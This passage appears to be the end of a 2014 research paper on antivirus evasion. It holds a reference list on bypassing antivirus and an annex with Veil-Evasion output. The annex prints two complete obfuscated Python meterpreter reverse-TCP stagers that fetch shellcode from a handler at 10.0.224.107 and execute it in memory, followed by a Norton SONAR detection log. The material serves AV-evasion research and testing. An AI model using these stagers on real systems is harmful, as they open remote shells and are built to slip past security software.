[24] J. Lee, "Stage Encoding -or- How I Learned to Stop Worrying and Love the String#<< Operator," Metasploit Blog, 1 February 2013. [Online]. Available: https://community.rapid7.com/community/metasploit/blog/2013/02/01/stage-encoding-or-how-i-learned-to-stop-worrying-and-love-the-string-operator. [Accessed 10 May 2014].

[25] S. Talaat, "Metasploit Low level view," Exploit-DB, 27 February 2012. [Online]. Available: http://www.exploit-db.com/wp-content/themes/exploit/docs/18532.pdf. [Accessed 10 May 2014].

[26] T. Gangte, "5 ways to bypass antivirus," My Experiments with Hacking, January 2014. [Online]. Available: http://www.gangte.net/2014/01/5-ways-to-bypass-antivius.html. [Accessed 10 May 2014].

[27] "12 Days of HaXmas: A Cat and Mouse Game Between Exploits and Antivirus," Metasploit Blog, 5 January 2014. [Online]. Available: https://community.rapid7.com/community/metasploit/blog/2014/01/05/a-cat-and-mouse-game-between-exploits-and-antivirus. [Accessed 10 May 2014].

[28] V. Tsyrklevich, "Polymorphic Shellcode at a Glance," Toorcon, 2006. [Online]. Available: http://tsyrklevich.net/research/Polymorphic%20Shellcode%20at%20a%20Glance.pdf. [Accessed 10 May 2014].

[29] A. Marosi, "Easy Ways To Bypass Anti-Virus Systems," DeepSec 2013 Talk, 31 October 2013. [Online]. Available: http://blog.deepsec.net/?p=1613. [Accessed 10 May 2014].

[30] M. Schierl, "Facts and myths about antivirus evasion with Metasploit," 10 July 2011. [Online]. Available: http://schierlm.users.sourceforge.net/avevasion.html. [Accessed 10 May 2014].

[31] S. Sutherland, "Bypassing Anti-Virus with Metasploit MSI Files," The NetSPI, 20 January 2014. [Online]. Available: https://www.netspi.com/blog/entryid/212/bypassing-anti-virus-with-metasploit-msi-files. [Accessed 10 May 2014].

[32] G. Koss, "MSI Template for metasploit," metasploit-framework, 3 October 2013. [Online]. Available: https://github.com/pwnieexpress/metasploit-framework/blob/master/data/templates/src/msi/template_nouac_windows.wxs. [Accessed 10

May 2014].

[33] J. Erickson, Hacking the art of exploitation, San Francisco: No Starch Press, 2008.

[34] B. Bishop, "pyinstaller win32 shellcode runner," 12 September 2013. [Online]. Available: https://gist.github.com/kanzure/6539708. [Accessed 10 May 2014].

[35] C. Anley, J. Heasman, F. Lindner and G. Richarte, The Shellcoder's Handbook, Wiley Publishing, 2007.

[36] n. r00t, "Bypassing Kaspersky Anti-Virus 2014," Blogger, 22 September 2013. [Online]. Available: http://blog.noobroot.com/2013/09/bypassing-kaspersky-anti-virus-2014.html. [Accessed 10 May 2014].

[37] Chris, "Finding Simple AV Signatures with PowerShell," Blogger, 12 December 2012. [Online]. Available: http://obscuresecurity.blogspot.com/2012/12/finding-simple-av-signatures-with.html. [Accessed 10 May 2014].

Annex 1 – Payload generation with veil

Payload generation using veil-evasion framework.

```
=========================================================================
 Veil-Evasion | [Version]: 2.4.3
=========================================================================
 [Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework
=========================================================================

 Payload: python/meterpreter/rev_tcp loaded



 Required Options:

 Name                    Current Value     Description
 ----                    -------------     -----------
 LHOST                   IP of the metasploit handler
 LPORT           4444    Port of the metasploit handler
 compile_to_exe          Y        Compile to an executable
 expire_payload  X       Optional: Payloads expire after "X" days
 use_pyherion    N       Use the pyherion encrypter

 Available commands:

        set     set a specific option value
        info            show information about the payload
        generate        generate payload
        back            go to the main menu
        exit    exit Veil

 [>] Please enter a command: set LHOST 10.0.224.107
 [>] Please enter a command: set LPORT 80
 [>] Please enter a command:

[?] How would you like to create your payload executable?
```

```
    1 - Pyinstaller (default)
    2 - Py2Exe

 [>] Please enter the number of your choice: 2

py2exe files 'setup.py' and 'runme.bat' written to:
/root/veil-output/source/


 Language:               python
 Payload:                python/meterpreter/rev_tcp
 Required Options:     LHOST=10.0.224.107  LPORT=80  compile_to_exe=Y
                expire_payload=X  use_pyherion=N
 Payload File:           /root/veil-output/source/veil_reverse_tcp_10.0.224.107_80.py
 Handler File:           /root/veil-output/handlers/veil_reverse_tcp_10.0.224.107_80_handler.rc
```

Veil_reverse_tcp_10.0.224.107_80.py

```
import struct, socket, binascii, ctypes, random, time
pQFSoNoyg, wOOJKPkY = None, None
def VApGFqEfcna():
	try:
		global wOOJKPkY
		wOOJKPkY = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
		wOOJKPkY.connect(('10.0.224.107', 80))
		XHLtVMWLxhHolt = struct.pack('<i', wOOJKPkY.fileno())
		l = struct.unpack('<i', str(wOOJKPkY.recv(4)))[0]
		jGjVfOpMOtciUR = "     "
		while len(jGjVfOpMOtciUR) < l: jGjVfOpMOtciUR += wOOJKPkY.recv(l)
		ZHyRZvMpsXcY = ctypes.create_string_buffer(jGjVfOpMOtciUR, 
len(jGjVfOpMOtciUR))
		ZHyRZvMpsXcY[0] = binascii.unhexlify('BF')
		for i in xrange(4): ZHyRZvMpsXcY[i+1] = XHLtVMWLxhHolt[i]
		return ZHyRZvMpsXcY
	except: return None
def KVCdxTh(KpLdZgVShoGL):
	if KpLdZgVShoGL != None:
		PaWtvEMXTk = bytearray(KpLdZgVShoGL)
		EjmtSgvuokHk = 
ctypes.windll.kernel32.VirtualAlloc(ctypes.c_int(0),ctypes.c_int(len(PaWtvEMXTk
)),ctypes.c_int(0x3000),ctypes.c_int(0x40))
		ctypes.windll.kernel32.VirtualLock(ctypes.c_int(EjmtSgvuokHk), 
ctypes.c_int(len(PaWtvEMXTk)))
```

```
            bcPFahGswemDpWg = (ctypes.c_char * 
len(PaWtvEMXTk)).from_buffer(PaWtvEMXTk)
            ctypes.windll.kernel32.RtlMoveMemory(ctypes.c_int(EjmtSgvuokHk), 
bcPFahGswemDpWg, ctypes.c_int(len(PaWtvEMXTk)))
            ht = 
ctypes.windll.kernel32.CreateThread(ctypes.c_int(0),ctypes.c_int(0),ctypes.c_in
t(EjmtSgvuokHk),ctypes.c_int(0),ctypes.c_int(0),ctypes.pointer(ctypes.c_int(0))
)

      ctypes.windll.kernel32.WaitForSingleObject(ctypes.c_int(ht),ctypes.c_int(
-1))
pQFSoNoyg = VApGFqEfcna()
KVCdxTh(pQFSoNoyg)
```

Veil_reverse_tcp_10.0.224.107_56768.py

```
import struct, socket, binascii, ctypes, random, time
JfNANMUsOkF, eaMfJDNbQqQP = None, None
def Weyqlatnplh():
      try:
            global eaMfJDNbQqQP
            eaMfJDNbQqQP = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
            eaMfJDNbQqQP.connect(('10.0.224.107', 56768))
            lMegkJwWoReS = struct.pack('<i', eaMfJDNbQqQP.fileno())
            l = struct.unpack('<i', str(eaMfJDNbQqQP.recv(4)))[0]
            ShqhHu = "     "
            while len(ShqhHu) < l: ShqhHu += eaMfJDNbQqQP.recv(l)
            GzfQXhkU = ctypes.create_string_buffer(ShqhHu, len(ShqhHu))
            GzfQXhkU[0] = binascii.unhexlify('BF')
            for i in xrange(4): GzfQXhkU[i+1] = lMegkJwWoReS[i]
            return GzfQXhkU
      except: return None
def LXdOnjB(kRZlFcckD):
      if kRZlFcckD != None:
            fzOCbzSDvYGfd = bytearray(kRZlFcckD)
            FEOGHKNay = 
ctypes.windll.kernel32.VirtualAlloc(ctypes.c_int(0),ctypes.c_int(len(fzOCbzSDvY
Gfd)),ctypes.c_int(0x3000),ctypes.c_int(0x40))
            ctypes.windll.kernel32.VirtualLock(ctypes.c_int(FEOGHKNay), 
ctypes.c_int(len(fzOCbzSDvYGfd)))
            rbQCrebnsSXWT = (ctypes.c_char * 
len(fzOCbzSDvYGfd)).from_buffer(fzOCbzSDvYGfd)
            ctypes.windll.kernel32.RtlMoveMemory(ctypes.c_int(FEOGHKNay), 
rbQCrebnsSXWT, ctypes.c_int(len(fzOCbzSDvYGfd)))
            ht = 
ctypes.windll.kernel32.CreateThread(ctypes.c_int(0),ctypes.c_int(0),ctypes.c_in
t(FEOGHKNay),ctypes.c_int(0),ctypes.c_int(0),ctypes.pointer(ctypes.c_int(0)))

      ctypes.windll.kernel32.WaitForSingleObject(ctypes.c_int(ht),ctypes.c_int(
-1))
JfNANMUsOkF = Weyqlatnplh()
LXdOnjB(JfNANMUsOkF)
```

Annex 2 – Norton Internet Security 2014 SONAR log

Norton Internet Security SONAR detection

```
Filename: reverse_tcp_tcpviewkeep_5shikata_10.0.224.107_80.exe
Threat name: SONAR.Heuristic.120
Full Path: Not Available

Details
Very Few Users, Very New, Risk High
 Origin
Downloaded from
Unknown

Activity
Actions performed: 5

On computers as of
5/2/2014 at 12:25:02 PM
Last Used
5/2/2014 at 12:25:02 PM
Startup Item
No
Launched
Yes

Very Few Users
Fewer than 5 users in the Norton Community have used this file.
Very New
This file was released less than 1 week ago.
High
This file risk is high.
SONAR Protection monitors for suspicious program activity on your computer.

Source: External Media
Source File:
explorer.exe
File Created:
reverse_tcp_tcpviewkeep_5shikata_10.0.224.107_80.exe

File Actions
```

File: c:\av\output\ reverse_tcp_tcpviewkeep_5shikata_10.0.224.107_80.exe Removed

---

Registry Actions

Registry change: HKEY_USERS\S-1-5-21-1877085673-610513233-1158039187-500\Software\ Sysinternals Removed

---

Network Actions

Event: Network activity (Performed by c:\av\output\reverse_tcp_tcpviewkeep_5shikata_10.0.224.107_80.exe, PID:452) No action taken

---

System Settings Actions

Event: Process start (Performed by c:\av\output\reverse_tcp_tcpviewkeep_5shikata_10.0.224.107_80.exe, PID:452) No action taken

Event: Process start: c:\av\output\ reverse_tcp_tcpviewkeep_5shikata_10.0.224.107_80.exe, PID:452 (Performed by c:\av\output\reverse_tcp_tcpviewkeep_5shikata_10.0.224.107_80.exe, PID:452) No action taken

---

File Thumbprint - SHA:

Not available

File Thumbprint - MD5:

Not available